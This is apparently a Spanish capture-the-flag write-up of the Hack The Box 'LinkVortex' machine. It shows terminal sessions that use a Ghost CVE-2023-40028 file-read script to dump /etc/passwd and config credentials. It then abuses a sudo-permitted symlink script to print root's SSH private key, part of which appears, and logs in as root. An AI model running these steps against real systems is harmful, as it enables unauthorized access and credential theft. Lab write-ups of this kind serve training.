
How to fix Arbitrary File Read?

Upgrade `ghost` to version 5.59.1 or higher.

Aquí el PoC.


Usuario

Password




```
┌──(root㉿tellmefred)-[/home/…/HTB/LinkVortex/exploits/CVE-2023-40028]
└─# ./CVE-2023-40028.sh -u admin@linkvortex.htb -p [redacted]
WELCOME TO THE CVE-2023-40028 SHELL
file> /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
node:x:1000:1000::/home/node:/bin/bash
file>
```

Aquí en el dockerfile de ghost podremos localizar una ruta clave para leer el archivo dentro y tenemos configuración con credenciales y demás.




```
┌──(root㉿tellmefred)-[/home/…/LinkVortex/exploits/git-dumper/.git]
└─# cat Dockerfile.ghost
FROM ghost:5.58.0

# Copy the config
COPY config.production.json /var/lib/ghost/config.production.json

# Prevent installing packages
RUN rm -rf /var/lib/apt/lists/* /etc/apt/sources.list* /usr/bin/apt-get /usr/bin/ap

# Wait for the db to be ready first
COPY wait-for-it.sh /var/lib/ghost/wait-for-it.sh
COPY entry.sh /entry.sh
RUN chmod +x /var/lib/ghost/wait-for-it.sh
RUN chmod +x /entry.sh

ENTRYPOINT ["/entry.sh"]
CMD ["node", "current/index.js"]
```



```
},
"mail": {
   "transport": "SMTP",
   "options": {
    "service": "Google",
    "host": "linkvortex.htb",
    "port": 587,
    "auth": {
      "user": "bob@linkvortex.htb",
      "pass": "[redacted]"
      }
    }
```


Ingresamos y tenemos la user.txt.



```
cat: acivik.txt: Permission denied
bob@linkvortex:~$ cat user.txt
[redacted]
bob@linkvortex:~$ ^C
bob@linkvortex:~$
```


Elevación de privilegios

Y con sudo -l pasamos a la elevación de privilegios sabiendo que nuestro actual usuario puede ejecutar un archivo como root.



```
bob@linkvortex:~$ sudo -l
Matching Defaults entries for bob on linkvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty, env_keep+=CHECK_CONTENT

User bob may run the following commands on linkvortex:
    (ALL) NOPASSWD: /usr/bin/bash /opt/ghost/clean_symlink.sh *.png
bob@linkvortex:~$
```


Primero analizar que hace el script y ver cómo usarlo.



```
bob@linkvortex:/opt/ghost$ cd /home/bob
bob@linkvortex:~$ ln -s /root/.ssh/id_rsa id
bob@linkvortex:~$ ln -s /home/bob/id id.png
bob@linkvortex:~$ sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh /home/bob/id.png
Link found [ /home/bob/id.png ] , moving it to quarantine
Content:
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAmpHVhV11MW7eGt9WeJ23rVuqlWnMpF+FclWYwp4SACcAilZdOF8T
q2egYfeMmgI9IoM0DdyDKS4vG+lIoWoJEfZf+cVwaZIzTZwKm7ECbF2Oy+u2SD+X7lG9A6
V1xkmWhQWEvCiI22UjIoFkI0oOfDrm6ZQTyZF99AqBVcwGCjEA67eEKt/5oejN5YgL7Ipu
6sKpMThUctYpWnzAc4yBN/mavhY7v5+TEV0FzPYZJ2spoeB3OGBcVNzSL41ctOiqGVZ7yX
TQ6pQUZxR4zqueIZ7yHVsw5j0eeqlF8OvHT81wbS5ozJBgtjxySWrRkkKAcY11tkTln6NK
CssRzP1r9kbmgHswClErHLL/CaBb/04g65A0xESAt5H1wuSXgmipZT8Mq54lZ4ZNMgPi53
jzZbaHGHACGxLgrBK5u4mF3vLfSG206ilAgU1sUETdkVz8wYuQb2S4Ct0AT14obmje7oqS
0cBqVEY8/m6olYaf/U8dwE/w9beosH6T7arEUwnhAAAFiDyG/Tk8hv05AAAAB3NzaC1yc2
EAAAGBAJqR1YVddTFu3hrfVnidt61bqpVpzKRfhXJVmMKeEgAnAIpWXThfE6tnoGH3jJoC
PSKDNA3cgykuLxvpSKFqCRH2X/nFcGmSM02cCpuxAmxdjsvrtkg/l+5RvQOldcZJloUFhL
woiNtlIyKBZCNKDnw65umUE8mRffQKgVXMBgoxAOu3hCrf+aHozeWIC+yKburCqTE4VHLW
KVp8wHOMgTf5mr4WO7+fkxFdBcz2GSdrKaHgdzhgXFTc0i+NXLToqhlWe8l00OqUFGcUeM
6rniGe8h1bMOY9HnqpRfDrx0/NcG0uaMyQYLY8cklq0ZJCgHGNdbZE5Z+jSgrLEcz9a/ZG
5oB7MApRKxyy/wmgW/9OIOuQNMREgLeR9cLkl4JoqWU/DKueJWeGTTID4ud482W2hxhwAh
sS4KwSubuJhd7y30httOopQIFNbFBE3ZFc/MGLkG9kuArdAE9eKG5o3u6KktHAalRGPP5u
qJWGn/1PHcBP8PW3qLB+k+2qxFMJ4QAAAAMBAAEAAAGABtJHSkyy0pTqO+Td19JcDAxG1b
O22o01ojNZW8Nml3ehLDm+APIfN9oJp7EpVRWitY51QmRYLH3TieeMc0Uu88o795WpTZts
ZLEtfav856PkXKcBIySdU6DrVskbTr4qJKI29qfSTF5lA82SigUnaP+fd7D3g5aGaLn69b
qcjKAXgo+Vh1/dkDHqPkY4An8kgHtJRLkP7wZ5CjuFscPCYyJCnD92cRE9iA9jJWW5+/Wc
f36cvFHyWTNqmjsim4BGCeti9sUEY0Vh9M+wrWHvRhe7nlN5OYXysvJVRK4if0kwH1c6AB
```

Y capturamos la id_rsa.

Entramos y capturamos la root.txt



```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop]
└─# ssh -i id_rsa root@10.10.11.47
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.5.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Int

Last login: Thu Dec 12 21:13:07 2024 from 10.10.14.162
root@linkvortex:~# cd /root
root@linkvortex:~# ls
root.txt
root@linkvortex:~# cat root.txt
[redacted]
root@linkvortex:~# █
```